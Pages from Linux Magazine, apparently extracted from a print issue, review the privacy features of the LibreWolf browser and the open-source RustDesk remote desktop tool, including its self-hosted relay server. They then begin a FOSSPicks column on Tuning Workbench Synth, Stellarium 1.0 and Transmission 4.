
The options for managing cookies and website data are also stricter in LibreWolf than in the original: This data is automatically deleted when the browser is closed, and there is no disk cache in which the browser could cache sensitive data. LibreWolf does not save access credentials and passwords for individual websites or form data by default, and therefore does not automatically fill in the corresponding fields on web pages. However, these options can be enabled by checking the box, just like in Firefox. LibreWolf also deletes the history of websites visited during a session by default when the browser is closed. This means that the history from previous sessions cannot be retrieved when the browser is opened again.

Special Options

The *Synchronization* category, where Firefox offers data synchronization between multiple endpoints, does not exist in LibreWolf. Instead, the Firefox fork integrates a separate *LibreWolf* section into the configuration dialog, where you can make numerous security-specific adjustments (Figure 2).

Localization is still lacking here: The browser currently only lists the options in this category in English. However, you can understand them even with a limited knowledge of English. To the right of each option, there is a link in the form of a question mark in a circle. Clicking on a the question mark link for an option opens a small

Figure 2: LibreWolf comes with its own configuration dialog where many security-related options can be customized.



explanation below the option and often also shows you optional settings. The parameters can be activated or deactivated by checking or unchecking the boxes to the left of each option.

For savvy browser users, there are two interesting options at the end of the settings list. Clicking *All advanced settings* opens the manual configuration console, which you can otherwise only access by typing *about:config* in the browser's address bar. Clicking *Open user profile directory* opens the file manager with the user profile directory. The root directory with all files and subdirectories appears. Experienced users can use these files to repair damaged profiles.

You can access the profile manager, like in Firefox, by typing *about:profiles* in the browser's address bar. The profile manager that opens gives you an easy option for creating, deleting, and modifying user profiles.

Cryptography

Besides the options you can manage as a user in the Settings dialogs, LibreWolf also comes with some improvements under the hood compared to Firefox. For example, the browser disables SHA-1 certificates because the underlying algorithm has known security vulnerabilities. By default, LibreWolf also uses HTTPS-only mode, so that strong transport encryption is always enabled when calling up web pages.

Additionally, the software integrates protection against homographic attacks, where attackers use similar-looking characters in domain names to lure users to fake websites. The browser blocks content that uses a certificate and fails digital signature validation with an OCSP responder. However, this setting can be modified in the *LibreWolf* category of the Settings dialog [3].

Features

Where possible, the developers have removed distracting elements from the browsing experience. For example, LibreWolf disables annoying

automatic playback of multimedia content provided on numerous websites by default. LibreWolf also relentlessly blocks sponsored content and VPN ads from Mozilla. In addition, you are protected against pop-up windows and what can often be annoying suggestions and advertisements when you enter search keys in the address bar. This means that you can focus on the actual content.

The LibreWolf project explicitly advises against using the software instead of the Tor Browser in the context of the Tor network. Although both web browsers are based on Mozilla Firefox, the Tor Browser has some settings explicitly adapted to the Tor network. The different configuration of LibreWolf, in conjunction with the Tor network, can open security holes that allow attackers to remove the anonymity of the respective user and spy on their browsing behavior.

Conclusions

LibreWolf removes a lot of tedious configuration work for users who value security and privacy. The browser already enables most of the security options in the default settings, whereas you have to enable them manually in Firefox in various settings dialogs. The developers have also completely removed other options in LibreWolf from the outset, such as telemetry settings, which security-conscious users must first disable in Firefox. Users won't miss out on new features, because the browser follows Mozilla in terms of updates, and extensions are fully compatible. All told, LibreWolf is a far better choice for security-conscious friends of the Mozilla browser. ■■■

Info

- [1] LibreWolf: <https://librewolf.net/>
- [2] Installation instructions: <https://librewolf.net/installation/>
- [3] Improved features and settings: <https://librewolf.net/docs/features/>





Linux Magazine is your guide to the world of Linux. Look inside for advanced technical information you won't find anywhere else!

Expand your Linux skills with:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

If you want to go farther and do more with Linux, subscribe today and never miss another issue!

Subscribe now!
shop.linuxnewmedia.com/subs



A free alternative to TeamViewer and AnyDesk Universal Connector

For a long time, TeamViewer and AnyDesk dominated the remote maintenance software market. Recently, a new player entered the scene in the form of the free and GPL-licensed RustDesk. **BY THOMAS LEICHTENSTERN**

SSH has been considered the gold standard for managing remote machines at the command line on Linux for years. If you prefer a graphical approach, you can use, say, VNC. As long as this all happens on your organization's network, there are rarely any problems.

Access to other computers via a public network is different. Because the remote stations on private networks cannot normally be easily reached via the Internet, an go-between is required, such as TeamViewer or AnyDesk. This is a public server that knows the clients' IDs and how to reach the clients. But these two candidates have two issues in common: The sources are not open, and the commercial versions are quite expensive. For example, TeamViewer charges just under \$40 per month for a single-user license, while AnyDesk charges about \$15.

Free Alternative

RustDesk [1], on the other hand, shares its sources and is free of charge – even for commercial use.

The project, which was launched only about one and a half years ago, is released under the GPLv3 and is freely available to everyone. The sources and binaries can be found on RustDesk's GitHub page [2]. The software, which – as the name suggests – is written in Rust, is available for many different platforms, including Linux, macOS, Windows, Android, and iOS.

The feature set should be fine for most use cases. Besides transferring the desktop, the tool lets you transfer files, share the clipboard, and pass through audio. On top of this, RustDesk integrates a chat function with which you can exchange information with the other party – useful if you work in support.

A connection server, which you need for access via the Internet, is provided by the project free of charge as a service. On top of this, it also offers software that lets you host a connection server yourself. This means that you can design your remote infrastructure completely independent of third-party computers or companies.

Installation

The project provides clients for openSUSE, Manjaro, Fedora, and Ubuntu, among other Linux systems, on its website [3].

After downloading the right version for your system, you can install the software using your distribution's package manager. On Ubuntu, just download and a click on the DEB file to start the install. It is noticeable that the package manager drags in quite a large number of dependencies from the repositories.

The software sets up an auto-starter during the install. This means that it loads automatically each time the computer reboots, and you can access the computer externally. RustDesk always runs with the rights of the user who uses it.

First Launch

After successful installation, you can launch the program on Ubuntu via *Others | RustDesk*. Other




Figure 1: When first launched, RustDesk comes up with a clear-cut and tidy interface.

distributions may use different paths here. For help finding the path, you can search for *RustDesk* in the menu.

The user interface (Figure 1) is very tidy and clearly arranged. When first launched, the application generates a random, nine-digit ID, which it displays in the left column of the window under *ID*. You can use this number to let other clients access your computer. Below it, you will see the *Password* field. The software assigns a random password here. If you want to specify your own password instead, click the pencil icon to the right of the asterisks. The only requirement for the password that the tool expects is a length of at least six characters. To view the password, just hover the mouse over the field with asterisks.

In the central area of the window, there is a *Control remote desktop* box at the top. This is where you enter the ID of the other end of the connection. The area below this is used to manage connections. On the left, you will find the last sessions you opened in *Last Sessions*, with the *Favorites* next to them, and the *Found* tab one door further down. This is where the software lists the computers on the local network with an active RustDesk instance. The *Address Book* tab lets you store the connections centrally on the project server, making them available from any computer. But, in our lab, we only saw messages stating that the specified host was unknown (Figure 2).

Clarification of this issue came from reading the FAQ on GitHub, which states that the server page is not yet operational, whether you host it yourself or use the public server.




Figure 2: Sorry, wrong number: The infrastructure for centralized storage of the address book does not currently exist.

Headless Operation

Operating a computer without peripherals is no problem as long as you manage it via terminals. But the situation is different if you want to transfer the desktop. In this case, Linux requires a connected monitor – otherwise the transfer either fails completely or the screen remains black. This can be remedied by a dummy configuration of the Xorg Server [4]. However, because many systems now rely on Wayland, the setup can be a pain.

An HDMI dummy plug [5], about \$10 for two, can help you here; you just need to plug it into the HDMI socket instead of the monitor. It fools the system into thinking that a monitor is




Figure 3: The left column shows the local folders and files, the right column the ones on the remote computer. The transfer status is shown on the far right.




Figure 4: You can use the screen icon in the menubar to set the quality and size of the transferred image.

plugged in, which means that the computer’s desktop content can be easily transferred using standard remote maintenance tools. You can set the resolution between 720x576 and 4096x2160 pixels (4K), and the refresh rate is 60Hz. You do not have to configure the system for this; the connector works like a monitor via plug and play.

Connecting with an External Computer

To connect with a remote computer, enter the ID of the desired computer in the *Control Remote Desktop* box. Now choose whether you want to *Transfer a*

file or *Connect* to the remote desktop. In the first case, after entering the password of the connection partner, a file manager opens, displaying the local files and directories on the left side and those of the remote computer on the right (Figure 3).

To start a transfer from the local computer to the remote system, click on the desired files or directories on the left. For multiple selections, follow the usual steps and press *Ctrl* at the same time. After that, pressing *Send* at the top will start the transfer.

Transferring files from the remote computer to your local computer is similar, only here you need select the data in the right column and then press *Receive*. The transfer rates on the local network were about the same as the bandwidth available between the computers. The connection bandwidth is likely to be the limiting factor for connections via the Internet.

To access the remote desktop, press *Connect*. After a short wait, a password prompt appears. Now enter the password set by the remote computer. You can optionally save the password to eliminate prompts in the future.

The desktop of the remote computer you are working with now appears in front of it (Figure 4). RustDesk uses the default screen resolution of the remote computer. Depending on the resolution of the local system, there may be problems with the display if it is too large or too small. If this is the case with your system, click on the screen icon in the top menu of the window. In the menu, you can then choose between *Original*, *Stretch*, or *Shrink*. Enable the top item, *Adjust Window*, to adjust the desktop size to that of the




Figure 5: You can access the advanced configuration of the RustDesk client by clicking on the three vertical dots.

window, which you can drag to make it larger or smaller as desired.

The same menu lets you set the balance between the response time and image quality. The *Custom* option gives you a free hand: You can set the weighting of the *bitrate* and the *quantizer* using slide tools.

To display the window contents full screen, click on the small rectangle in the menu at the top. In this mode, RustDesk will then show the menubar again as soon as you touch the top of the screen with the mouse pointer.

Clicking on the speech bubble icon opens a message window that works like a messenger. The other person can read what you type and respond if necessary.

Extended Configuration

You can access the advanced configuration by clicking on the three vertical dots next to *ID* (Figure 5). This lets you specify, for example, whether the connection partner can use the keyboard, transfer files, or if a shared clipboard is available.

On the local network you also have the option of addressing remote computers by IP address instead of by their IDs. To do this, select *Enable Direct IP Access*. If you click on the pencil next to the dot, then a field appears where you can specify a separate port. By default, RustDesk uses port 21118.

Building Bridges

Like I mentioned earlier, RustDesk not only gives you software for desktop systems, but also for mobile devices running Android and iOS via the respective providers' app stores. The apps can act as a client or server, allowing connection to remote PCs and access to the mobile devices from them (Figure 6). In testing, this worked smoothly in both directions, although operating a remote PC via the Android app does take some practice.

Alternatively, the project also offers a web client [6] for establishing a connection. The software, which is still beta, supports access to the corresponding devices in a web browser. The remote desktop appears after logging in, just like it does using the local program. To access the settings, click on the small arrow bottom right in the display. After doing so, a bar appears where you can adjust the screen display, among other things, just like with the desktop client. In testing, this feature worked surprisingly well, but you have to expect a certain latency, which

makes working with it more difficult. The web client does not have a file transfer mode unlike the desktop variant.

Own Server

Besides the many client variants, the project also offers its own relay server. It includes both *hbbs* (RustDesk ID/Rendezvous Server) and *hbbr* (RustDesk Relay Server) components located in the same archive. However, the documentation of this software is limited to the bare essentials, which makes configuration difficult. Basically, you just need to launch the two components (Listing 1).

On the client side, enter the corresponding IP address in *ID/Connection Server*. The project recommends using PM2 to manage the server components. For step-by-step instructions on basic client and server configuration, see the RustDesk documentation [7].

Conclusions

In daily operation, there were no issues with RustDesk during the test phase. The software performs the basic functions just as well as AnyDesk or TeamViewer. Transferring the desktop required about the same transfer rates as the other candidates, and no crashes or software errors occurred. However, there is one point of criticism that the project needs to deal with: The documentation, especially for the server, leaves much to be desired in many places. ■■■

Info

- [1] RustDesk: <https://rustdesk.com>
- [2] RustDesk on GitHub: <https://github.com/rustdesk/rustdesk>
- [3] RustDesk download: <https://github.com/rustdesk/rustdesk/releases>
- [4] Xorg Server dummy configuration: <https://techoverflow.net/2019/02/23/how-to-run-x-server-using-xserver-xorg-video-dummy-driver-on-ubuntu/>
- [5] HDMI dummy plug: <https://a.co/d/1vxKJo8>
- [6] RustDesk web client: <http://web.rustdesk.com/#/>
- [7] Configuring RustDesk server: <https://rustdesk.com/docs/en/self-host/>




Figure 6: The Android app supports remote control of other computers as well as access to the device itself.

Listing 1: Starting the Server

```
$ ./hbbs -r <Relay-Server-IP:Port>
$ ./hbbr
```

FOSSPicks

Sparkling gems and new releases from the world of Free and Open Source Software



Graham has discovered he can mask his complete inability to play or perform music by pretending to tune and play things with custom scales. **BY GRAHAM MORRISON**

Tuning and scale creation

Tuning Workbench Synth

Musical scales can seem deceptively simple, especially if you know a little bit about sound frequencies and harmonics. Doubling a sound's frequency transposes its pitch by an octave, which must imply that scales can be constructed from pure mathematics. While true, this won't result in a scale that's pleasing to the ear or capable of being played on a real instrument. A piano splits (temper) the frequency difference in a doubled pitch into 12, for example, in a tuning called equal temperament. Equal temperament is brilliant for playing different scales with the same set of notes, but

none of the notes will fit any scale with mathematical perfection. Our brains instead compensate for the small differences.


Tuning experimentation is normally restricted by a musical instrument's physical properties and whatever is used to generate a sound (e.g., strings, skins, or reeds). This experimentation flourishes in many non-Western cultures, where instruments are varied, and the piano doesn't have such a grip on music tradition. But without the hardware, tuning is difficult to study and almost impossible to use outside of a cultural context. Fortunately, computers and synthesizers can help with

experimentation, letting any of us play with scales and venture into completely new music territory. One of the oldest and most well-established pieces of software for playing with scales is Scala, an open source platform for tuning experimentation. It's powerful but dated and not at all intuitive or spontaneous, but its sc1 file format has become the de facto standard for sharing tuning configuration.

This is why it's so refreshing to find the more modern, slick, and accessible Tuning Workbench Synth. It was created by some of the developers behind the equally amazing Surge XT synth who early on realized they'd created a reference implementation for microtuning. This in turn led to the creation of a tuning library now used by many open source and proprietary applications, including Surge, Dexed, Odin, the Bespoke modular, and sfizz synthesizers. Tuning Workbench Synth became the reference implementation for testing the library, and consequently became an audio plugin with best-in-class tuning and microtuning capabilities. Everything in the view is about playing with and hearing different

tuning and scale configurations. The top half of the main window contains its synthesizer, written by developer Paul Walker in a weekend, that offers great sound with minimal control. Beneath this is the tuning section, which is split into two. A table on the left contains notes, their names, exact frequencies, and interval scale, and on the right, either the Scala or KBM input and output file. Any of this can be changed while sound is playing; you'll hear the results immediately. But the real magic appears when you click on *Advanced*, which shows a much more intuitive visualization of the current tuning, using points distributed around a central axis to show the various intervals in an octave. You can drag these points with a single click to change the intervals and pitch. As with the tuning tables, you hear any changes in real time. It's perfect for creating and tweaking scales. You don't need to know anything about the theory to generate very interesting results, which can then be saved as Scala or KBM files for use in other applications. Best of all, Surge XT has started to incorporate many of these features and tuning elements into its interface, making it the best of both worlds.

Project Website
<https://github.com/surge-synthesizer/tuning-workbench-synth>



1. VCOs: Quick access to the simple tone generators makes it easier to hear tuning differences. **2. Synth:** A beautiful synth with limited controls is included. **3. Tuning table:** Every tuning change updates this table immediately, showing notes, names, frequencies, and functional intervals. **4. Scala and KBM support:** Scala and KBM tuning descriptions are also updated in real time and can be both imported and exported. **5. Graph view:** This view is the easiest way to see and edit the interval and scale configuration. **6. Intervals:** Set the number of intervals and the differences between them manually. **7. Scale generators:** Use dials and divisions to automatically generate a scale.


Astronomy

Stellarium 1.0

Around 20 years ago, one of the first articles I wrote for a magazine was a roundup of Linux astronomy software. I was particularly enthusiastic about astronomy, and I was easily able to run through the popular tools of the time: Celestia, Xplanet, KStars, and Cartes du Ciel. I thought I'd done a good job. But a month went by, and the emails started to arrive. Why hadn't I looked at Stellarium? I was aghast. I'd forgotten to include what was, even then, the best space simulation on the Linux desktop. Twenty years later and I won't make the same mistake again. Stellarium has finally achieved a 1.0 release. It's a remarkable achievement that should be celebrated because Stellarium 1.0 is still the best open

source space simulation on the Linux desktop or even on the macOS desktop, Windows, iPhone, Android, or a web browser. Stellarium is now everywhere.

For the uninitiated, Stellarium is a virtual planetarium that will simulate the night sky above you or any other place on Earth, either for tonight or any other time in the past or future. It's a celestial hot-body time machine that generates realistic renders of the sky, planets, nebulae, and other astronomical phenomena and can even approximate your local terrain and sky conditions. You'd think they'd have every feature covered by now, but 1.0 is still a major update. Most notably, Stellarium now uses Qt 6, with Qt 5 reaching the end of its supported life. The main view is also much improved, thanks to a



Stellarium is one of the first major open source applications to move to using Qt 6, soon to be followed by KDE Plasma!

new skylight model, and there's better dithering, observation lists, and high-DPI support. It's an incredible application, featuring the corona surrounding realistic eclipses, the rings around Saturn, and the moon's ever-moving terminus. It can help anyone understand the worlds above them, regardless of whether they have access to a telescope, a pair of binoculars, or even an unpolluted view of the night sky.

Project Website

<https://stellarium.org>


BitTorrent client

Transmission 4

Transmission is another one of those projects that has been around for so long it's become part of the vocabulary. This is especially significant considering Transmission is a BitTorrent client, a technology whose popularity ebbs and flows almost as much as crypto. As Linux users, however, we have always had strong legitimate uses for BitTorrent because we often deal with both large files and projects that are self-funded and self-hosted. BitTorrent enables us to not only download those files without incurring hardship on the upstream project, but it also contributes in a small way by keeping a torrent seeding after a download has completed, helping other people access the same files. This is true whatever

client you use, but for many of us, Transmission has been our cross-platform torrent client of choice.

